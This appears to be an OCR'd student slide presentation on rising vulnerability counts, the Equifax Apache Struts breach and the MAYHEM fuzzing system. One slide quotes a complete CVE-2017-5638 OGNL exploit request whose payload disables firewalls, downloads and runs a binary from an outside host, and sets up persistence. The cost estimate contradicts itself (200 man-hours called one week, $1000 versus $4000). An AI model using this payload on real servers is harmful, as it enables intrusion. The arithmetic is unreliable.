│ ├ com.fasterxml.jackson.datatype:jackson-datatype-jsr310@2.12.4      +
│ ├ com.google.guava:guava@30.1-jre                                    +
│ ├ M commons-io:commons-io@2.6
│ ├ javax.xml.bind:jaxb-api@2.3.1                                      +
│ ├ org.apache.commons:commons-exec@1.3
│ ├ org.apache.commons:commons-lang3@3.12.0
│ ├ org.bitbucket.b_c:jose4j@0.7.6                                     +
│ ├ org.hsqldb:hsqldb@2.5.2
│ ├ org.postgresql:postgresql@42.2.23                                  +
│ ├ org.projectlombok:lombok@1.18.20
```

TRENDS IN VOLUME AND RATE OF PRODUCTION OF VULNERABILITIES


Vulnerabilities seem to be going up exponentially for all large vendors

- From 2011 to 2021, the number of vulnerabilities in the top 50 vulnerable products has gone from
  - For Microsoft, *667* *to* *19,476*
  - For Apple, *381* *to* *10,043*
- This may have interesting implications for how vulnerabilities are fixed or not fixed
  - There is likely no way we can fix them all manually
- Let's assume it takes just 200 man-hours, which is 1 work week, 9am to 5pm, and $1000 (in wages, perhaps for multiple people) to fix 1 vulnerability.
  - This would equate to *~88 man-years of effort, and $19,476,000 to fix all 19,476 vulns* reported for all Microsoft products in 2021. Just from 1 work week and $4000 per software defect.
  - What do we do?
    - Write less software…
    - Stop using computers…
    - Make more humans…
    - **Not use humans to detect and fix vulnerabilities?**


This used data gathered from cvedetails.com, which uses the NIST NVD's XML API



	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
🟦 Microsoft	667	212	699	486	1492	1405	1680	1445	2950	4788	19476



	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
🟦 Apple	381	505	164	404	1225	644	1233	359	1460	1544	10043




# of Public CVE Vulnerabilities
per Vendor per Year
(filtered by well-known vendors)

	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
■ Adobe	56	84	112	38	258		248				
■ Apple	381	505	164	404	1225	644	1233	359	1460	1544	10043
■ Canonical	29	102	155	211	312	308	217	844	406	192	3024
■ Debian	49	62	97	174	283	418	691	1361	804	568	5514
■ Google	269	210	139	102	276	670	904	769	803	1087	6129
■ Linux	81	114	186	128	79	215	449	178	289	126	2721
■ Microsoft	667	212	699	486	1492	1405	1680	1445	2950	4788	19476
■ Mozilla	220	660	545	264	244	181		610	114	291	4424
■ Oracle	159	300	539	513	519	348	267	220	138	270	3350
■ Redhat	54	351	284	341	714	799	572	2489	1019	99	6548

POTENTIAL PROBLEMS FACING COMPANIES

Is your SSN safe?

- We'd like to think, but probably not
- There's a 43% chance it's on the web, along with your name, address, and date of birth, thanks to Equifax's* use of Struts 2 in 2017
  - Accomplished through CVE-2017-5638, which is Remote Code Execution (RCE) via a faulty Java HTTP Multipart parser and OGNL
- Unofficial timelines estimate that Equifax may have had only about a week to patch
  - They may have not even known about the patch, depending on how poor their third party component tracking program was in 2017
  - This doesn't take into consideration active/passive monitoring, network segmentation, etc; that they could have implemented to mitigate the CVE from being exploited



```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

**This presentation is in no way sponsored, endorsed or administered by, or associated with, Equifax. If you work for Equifax please do not sue me, or leak my SSN.*

POTENTIAL PROBLEMS FACING COMPANIES

From Equifax, we can learn that

- Organizations must track risks
  - A lack of visibility on risks can be deadly

Lack of visibility on vulnerable third-party components

- Many smaller or mid-sized companies have little to no tracking on third party components
- This can lead to license violations or, what happened to Equifax – "unwelcome visitors in your TCP streams"
- This is solved by tracking and enumerating vulnerable third-party components

Lack of visibility on software defects

- In-house software is certainly not immune from bugs
  - There are probably bugs in widely-used SSL and encryption libraries that likely still haven't been discovered, that's used in billions of applications daily
- This is solved by either performing code reviews or using automated tools to validate software

SOURCES

[1] Z. Wang, Y. Zhang, Z. Tian, Q. Ruan, T. Liu, H. Wang, Z. Liu, J. Lin, B. Fang, and W. Shi, "Automated Vulnerability Discovery and Exploitation in the Internet of Things," Sensors, vol. 19, no. 15, p. 3362, Jul. 2019 [Online]. Available: http://dx.doi.org/10.3390/s19153362

[2] "Vulnerability scanning of IOT devices in Jordan using SHODAN," IEEE Xplore. [Online]. Available: https://ieeexplore.ieee.org/document/8277814.

[3] "The Coming Era of alphahacking?: A survey of automatic software vulnerability detection, exploitation and patching techniques," IEEE Xplore. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/8411838.

[4] "A machine learning-based approach for automated vulnerability remediation analysis," IEEE Xplore. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/9162309.

[5] "Robot hacking games," Center for Security and Emerging Technology, 05-Oct-2021. [Online]. Available: https://cset.georgetown.edu/publication/robot-hacking-games/.

[6] "Automated vulnerability analysis: Leveraging control flow for evolutionary input crafting," IEEE Xplore. [Online]. Available: https://ieeexplore.ieee.org/document/4413013.

[7] Kameleonfuzz: Evolutionary fuzzing for black-box XSS detection. (n.d.). Retrieved October 24, 2021, from https://www.researchgate.net/publication/259175145_KameleonFuzz_Evolutionary_Fuzzing_for_Black-Box_XSS_Detection.

[8] F. Yamaguchi, A. Maier, H. Gascon and K. Rieck, "Automatic Inference of Search Patterns for Taint-Style Vulnerabilities," 2015 IEEE Symposium on Security and Privacy, 2015, pp. 797-812, doi: 10.1109/SP.2015.54.

[9] Fred Bals, "Equifax, Apache Struts, and CVE-2017-5638 vulnerability" [Online]. Available: https://www.synopsys.com/blogs/software-security/equifax-apache-struts-vulnerability-cve-2017-5638/

[10] T. Avgerinos et al., "The Mayhem Cyber Reasoning System," [Online]. Available: https://ieeexplore.ieee.org/document/8328972

SOURCES: WHY AM I INTERESTED IN MAYHEM?

MAYHEM is a "Cyber Reasoning System"

- This term isn't well-defined yet
  - A machine or software capable of dynamically patching security vulnerabiltiies based off of external input
- "Automate the Red/Blue Team"

It was publicly announced in 2019 that the US DoD paid a **$45,000,000** contract to ForAllSecure, to deploy MAYHEM across its infra

It combines two specific cutting edge (last 5 years) application testing techniques in an effective way

- Guided fuzzing/advanced fuzzing
- Symbolic execution/"concolic execution" (concrete execution)
  - "Actually execute the logic we find in the thing we're testing, after transforming it"

MAYHEM probably has a low false positive rate

- It's not SAST, it's DAST/IAST
- This is probably due to actually running parts of the code it tries to defend

MAYHEM can probably be used to automate attacks, too – not just defend

- It doesn't need to know source code, it works on compiled binaries – compilation just obfuscates bugs, and **obfuscation != security**

Go read the paper! http://users.umiacs.umd.edu/~tdumitra/courses/ENEE657/Fall19/papers/Avgerinos18.pdf

CONCLUSIONS

It’s probable that other governments, nation-states, hackers, and other individuals posess automated tools with capabilities similar to MAYHEM.

- If you own a big or medium company that has significant cyber-infra, you should be worrying about your code quality program even if it’s good

We should expect to see more tools using concolic execution, advanced fuzzing, and advanced code analysis techniques

- Hopefully these bleed over into open-source, to help secure OSS projects

Open-source has to be secured

- OSS 0days can be leveraged to great effect, especially if everyone uses them (Struts 1 or 2, Microsoft PRINTNIGHTMARE, etc)
- But closed-source is not exempt from attacks, especially if fuzzing is used more and gets better
  - Look at CISCO router vulns, or WiFi chip stack vulns.

FUTURE WORK

I’d like to benchmark the efficacy of these technologies with respect to accuracy, type 1/type 2 error rate, speed, efficiency:

- Fuzzing
  - Naïve
  - Advanced (tree-based, disassembly-aided, genetic algorithm driven, ML driven)
- Symbolic Execution
  - With context, without context
- Code Property Graphs
  - What properties can we infer?

I’d also like to analyze large and/or widely used libraries (libssl, NT Kernel, Linux Kernel, Struts) with different techniques and perform similar analyses

THANK YOU!

Thanks for listening to this presentation. This is the end of the presentation.

Feel free to message me at http://henrypost.net/ if you have any questions.

If you'd like a PDF/XML version of this paper, you can access it below.

https://github.com/henryfbp/NYU-CS-GY-6813/tree/master/paper/final